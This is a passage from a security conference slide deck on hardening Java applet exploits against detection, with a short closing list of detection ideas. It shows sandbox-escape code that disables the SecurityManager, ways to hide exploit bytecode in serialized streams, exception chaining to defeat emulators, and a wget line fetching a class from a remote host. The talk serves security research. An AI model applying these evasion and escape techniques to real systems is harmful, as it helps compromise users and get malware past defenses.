- They can invoke public methods of other applets on the same page.
- Applets that are loaded from the local file system (from a directory in the user's `CLASSPATH`) have none of the restrictions that
- They can read secure system properties. See [System Properties](#) for a list of secure system properties.
- When launched by using JNLP, sandbox applets can also perform the following operations:
 - They can open, read, and save files on the client.
 - They can access the shared system-wide clipboard.
 - They can access printing functions.
 - They can store data on the client, decide how applets should be downloaded and cached, and much more. See [JNLP](#).

Sandbox applets *cannot* perform the following operations:

- They cannot access client resources such as the local filesystem, executable files, system clipboard, and printers.
- They cannot connect to or retrieve resources from any third party server (any server other than the server it originated from).
- They cannot load native libraries.
- They cannot change the SecurityManager.


They cannot connect to or retrieve resources **from any third party server** (any server other than the server it originated from).

X-Origin

- It's tricky
- We **can't leave** the domains where the Applets are hosted
- But **we can share information/resources across different remote domains hosting different Applets**
- JavaScript!

X-Origin

`http://domain-L/app.htm`



`http://domain-R/app.htm`

Quick Recap

Quick Recap


- There are several ways to harden Java exploits:
 - **Single** or **Multiple JVM**
 - **No-communication**
 - Timers or brute-forcing of the JVM status
 - **With communication**
 - AppletContext and JavaScript
 - On **different** or **same domains**
- **We want more..**
 - **As part of the exploit code is still in “bytecode”**
 - Even if in this case it's scattered among different Applet/HTML/JavaScript pieces

Serialization


```
AC ED 00 05 73 72 00 0C 52 65 56 75 6C 6E 53 65 -i..sr..ReVulnSe  
72 69 61 6C 77 68 D3 39 E9 4D 57 9B 02 00 00 78 rialwh09éMW....x  
70 p
```

Introduction

- That's **ACED** cafe.. babe
- Serialization is **the process of translating** data structures or **object state into a format that can be stored [..] and resurrected later** in the same or another computer environment [8]
- A **sequence of bytes**
- Can be used to **recreate Object in memory..**




Serialize and Deserialize



An Object can be serialized or deserialized via:


- public final **void writeObject(Object x)** throws IOException
- public final **Object readObject()** throws IOException, ClassNotFoundException.

Deserialization





readObject()

- The *readObject()* method is called by the JVM whenever it will try to deserialize an object.. A good spot to place **callbacks**



Caveat I

- If we serialize a **non-standard JRE class**..



wget http://remote_host/pwn/me/ReVulnSerial.class

Weak Links

- A **weak link** is a **serialized object** related to a **non-standard JRE class**
- Because of its nature a weak link **will disclose*** its **original class (and its bytecode) during deserialization**
- To avoid weak links and reduce the amount of info in a class file, an attacker can go over all the classes required by the exploit and check whether they are **standard & serializable JRE classes..** and **prune..**
- Welcome **Exploit Pruning..**

Exploit Pruning

It produces a mutation **M(E)** of an input exploit **E**, reducing the bytecode info, without introducing weak links.

1. Select* a **Serializable and Standard Class C** in **E**
2. Collect all the code that updates the status of an object **O (type C)**
3. Check for dependencies*
4. Prune this code (**P**)
5. Use the pruned code **P** to produce a serialized object **S**, which represents the updated status of the object **O** in the exploit context
6. Replace **P** in **E**, with an assignment like: **O = deserialize(S)**
7. Repeat* steps from **1** to **6**

Exploit Pruning

```
Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);
Permissions localPermissions = new Permissions();
localPermissions.add(new AllPermission());
ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0]), localPermissions);
AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {
    localProtectionDomain
});
SetField(Statement.class, "acc", localStatement, localAccessControlContext);
localStatement.execute();
```

```
AC ED 00 05 73 72 00 19 6A 61 76 61 2E 73 65 63
75 72 69 74 79 2E 50 65 72 6D 69 73 73 69 6F 6E
73 43 6D 4B 4D D2 C8 0F 50 03 00 02 4C 00 0D 61
6C 6C 50 65 72 6D 69 73 73 69 6F 6F 74 00 24 4C
```

java.security

Class Permission

java.lang.Object
java.security.Permission

All Implemented Interfaces:

Serializable, Guard

Direct Known Subclasses:

AllPermission, BasicPermission, FilePermission, M

```
private Permissions getPermissions() throws Exception
{
    return (Permissions) new ObjectInputStream(new ByteArrayInputStream(serialPerms)).readObject();
}
```

```
Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1])
Permissions localPermissions = getPermissions();
ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0]), localPermissions);
AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {
    localProtectionDomain
});
SetField(Statement.class, "acc", localStatement, localAccessControlContext);
localStatement.execute();
```



Caveat II

- More info re. Serialization format..
- No .class definition ➡ No info on the ACED stream.. **FALSE!**
- Serialization format detailed in:
 - Java Object Serialization Specification, Chapter 6 [9]
- No CAFEBABE from ACED but..

```
//// BEGIN stream content output
ReVulnSerial _h0x7e0001 = r_0x7e0000;
//// END stream content output
```

```
//// BEGIN class declarations (excluding array classes)
class ReVulnSerial implements java.io.Serializable {
}
//// END class declarations
```

```
//// BEGIN instance dump
[instance 0x7e0001:
0x7e0000/ReVulnSerial
  field data:
    0x7e0000/ReVulnSerial:
]
//// END instance dump
```

Caveat II cont.

```
class MyClass implements Serializable {
    String re_s;
    int re_i;
    double re_d;
    public MyClass(String s, int i, double d) {
        this.re_s = s;
        this.re_i = i;
        this.re_d = d;
    }

    public String toString() {
        return re_s + ":" + re_i + ":" + re_d;
    }
}
```

```
MyClass object1 = new MyClass("ReVuln", 0x00, 0x01);
```

```
dntbug$ hexdump -C serial
00000000 ac ed 00 05 73 72 00 07 4d 79 43 6c 61 73 73 88 |....sr..MyClass.|
00000010 6b d3 a0 8a 04 46 a3 02 00 03 44 00 04 72 65 5f |k....F....D..re_|
00000020 64 49 00 04 72 65 5f 69 4c 00 04 72 65 5f 73 74 |dI..re_iL..re_st|
00000030 00 12 4c 6a 61 76 61 2f 6c 61 6e 67 2f 53 74 72 |..Ljava/lang/Str|
00000040 69 6e 67 3b 78 70 3f f0 00 00 00 00 00 00 00 00 |ing;xp?.....|
00000050 00 00 74 00 06 52 65 56 75 6c 6e |...ReVuln|
0000005b
```

```
read: MyClass _h0x7e0002 = r_0x7e0000;
//// BEGIN stream content output
MyClass _h0x7e0002 = r_0x7e0000;
//// END stream content output
//// BEGIN class declarations (excluding array
classes)
class MyClass implements java.io.Serializable {
    double re_d;
    int re_i;
    java.lang.String re_s;
}
//// END class declarations
//// BEGIN instance dump
[instance 0x7e0002: 0x7e0000/MyClass
  field data:
    0x7e0000/MyClass:
      re_d: 1.0
      re_i: 0
      re_s: r0x7e0003: [String 0x7e0003:
"ReVuln"]
]
//// END instance dump
```

Recap

- A good strategy to **add a layer of obscurity**
- **ACED stream** is an array of bytes/numbers, which means **obfuscation++**
- **Exploit Pruning** helps to reduce the amount of information available directly from the bytecode



Hardening Consideration

- How to detect hardened exploits:
(some of the possible strategies)
 - Use serialization?
 - ACED parser
 - Use JVM sharing?
 - Memory inspection
 - Use AppletContext?
 - **Emulator**
 - Use LiveConnect?
 - **Emulator + Emulator**

Emulators

Some of the most advanced detectors on the market use **internal emulators to perform detection on the Java bytecode..**



There are several tricks to bypass emulation-based defenses, and the following slides highlight one of the possible strategies..



Exceptions

- An interesting trick to defeat most of the emulators is to rely on exceptions
- In Java we have: ***try/catch/finally*** statements
- A **JVM Exception** is represented by a couple:
 - *<pc, exception_type>*
- A **JVM Exception handler** is instead:
 - *<pc_start, pc_end, pc_handler, exception_type>*

Plan

- The idea is simple
- **Build a chain of exception handlers**, by using:
try { } catch(){ } finally { } blocks
- **Deploy the exploit code** into each exception handler
- **Try to avoid:** throw new Exception()
- **Try to use/abuse JVM Runtime Exceptions**
 - i.e. exceptions thrown via Runtime when **misusing APIs**

Attack



Update JVM Status

LOGIC

Original Exploit

try/catch/finally (1)

try/catch/finally (2)

try/catch/finally (i-2)

try/catch/finally (i-1)

try/catch/finally (..)

try/catch/finally (n)

```
LinkedList
public LinkedList(Collection<? extends E> c)
Constructs a list containing the elements of the specified collection, in th
Parameters:
c - the collection whose elements are to be placed into this list
Throws:
NullPointerException - if the specified collection is null
```

```
removeLast
public E removeLast()
Removes and returns the last element from this list
Specified by:
removeLast in interface Deque<E>
Returns:
the last element from this list
Throws:
NoSuchElementException - if this list is empty
```

```
String
@Deprecated
public String(byte[] ascii,
              int hibyte,
              int offset,
              int count)
```

Deprecated. This method does not properly convert bytes into characters. As of JD. Allocates a new String constructed from a subarray of an array of 8-bit integer val. The offset argument is the index of the first byte of the subarray, and the count a. Each byte in the subarray is converted to a char as specified in the method above

Parameters:
ascii - The bytes to be converted to characters
hibyte - The top 8 bits of each 16-bit Unicode code unit
offset - The initial offset
count - The length
Throws:
IndexOutOfBoundsException - if the offset or count argument is invalid

```
String
public String(char[] value,
              int offset,
              int count)
Allocates a new String that contains characters from a subarray of the character array argument. The offset argument is the index of the newly created string.
Parameters:
value - Array that is the source of characters
offset - The initial offset
count - The length
Throws:
IndexOutOfBoundsException - if the offset and count arguments index characters outside the bounds of the value array
```

```
HashSet
public HashSet(int initialCapacity,
              float loadFactor)
Constructs a new, empty set; the backing HashMap instance has the specified initial capacity and the specified load factor.
Parameters:
initialCapacity - the initial capacity of the hash map
loadFactor - the load factor of the hash map
Throws:
IllegalArgumentException - if the initial capacity is less than zero, or if the load factor is nonpositive
```

DEMO TIME



Conclusion



Conclusion I

- There are several interesting ways to harden Java exploits
- Applets can **cooperate** with other **Applets** and/or **JavaScript** and/or **HTML** to exploit vulnerabilities
- Applets can cooperate across **multiple JVMs** on the **same or different domains**
- **Serialization** can be used to reduce the information coming from the Java bytecode
- **Exceptions** can be used to defeat emulation
- The strategies shown can be obviously used to harden exploits for **0-day** vulnerabilities

Conclusion II

Current defense solutions can't help against hardened Java exploits. There is only one valid way to be safe against **old** Java issues (at the moment):

KEEP YOUR JRE UPDATED OR DELETE IT



Conclusion III

- Detected **doesn't mean** it didn't run on your pc..



Thanks to..

- **Nico Waisman** (@nicowaisman), for the feedback on an early draft of this preso

References

- 1) Websense on Java attacks
<http://community.websense.com/blogs/securitylabs/archive/2013/03/25/how-are-java-attacks-getting-through.aspx>
 - 2) Kaspersky Lab Report: Java under attack – the evolution of exploits in 2012-2013
http://media.kaspersky.com/pdf/Report_Java_under_attack_2012-2013.pdf
 - 3) @jduck original exploit for CVE-2012-4681
<http://pastie.org/4594319>
 - 4) inREVERSE
<http://www.inreverse.net>
 - 5) CAR02011 – Java Malware Presentation
<http://www.inreverse.net/wp-content/uploads/2011/05/DonatoFerrante-JavaMalware.pdf>
 - 6) IBM on Java Reflection
<http://www.ibm.com/developerworks/library/j-dyn0603/>
 - 7) Java Exploit Code Obfuscation and Antivirus Bypass/Evasion (CVE-2012-4681) (@SecObscurity)
<http://security-obscurity.blogspot.com/2012/11/java-exploit-code-obfuscation-and.html>
 - 8) Serialization
<http://en.wikipedia.org/wiki/Serialization>
 - 9) Java Object Serialization Specification
<http://docs.oracle.com/javase/7/docs/platform/serialization/spec/protocol.html>
- Oracle Old Java Releases
<http://www.oracle.com/technetwork/java/archive-139210.html>
 - CVE-2012-4681 Java 7 0-Day vulnerability analysis by @mihi42 via DeepEndResearch (@DeepEndResearch)
<http://www.deependresearch.org/2012/08/java-7-vulnerability-analysis.html>
 - Java 0day analysis (CVE-2012-4681) by Esteban Guillardoy (@sagar38)
<http://immunityproducts.blogspot.com.ar/2012/08/java-0day-analysis-cve-2012-4681.html>
 - What Applets Can and Cannot Do
<http://docs.oracle.com/javase/tutorial/deployment/applet/security.html>
 - jdeserialize: a toolkit for manipulating/reverse-engineering Java serialization streams
<https://code.google.com/p/jdeserialize/>

Thanks!

- Questions?

- **Donato Ferrante**
- donato@revuln.com
- @dntbug

“Invincibility lies in the defense, the possibility of victory in the attack.”



ReVuln Ltd. - revuln.com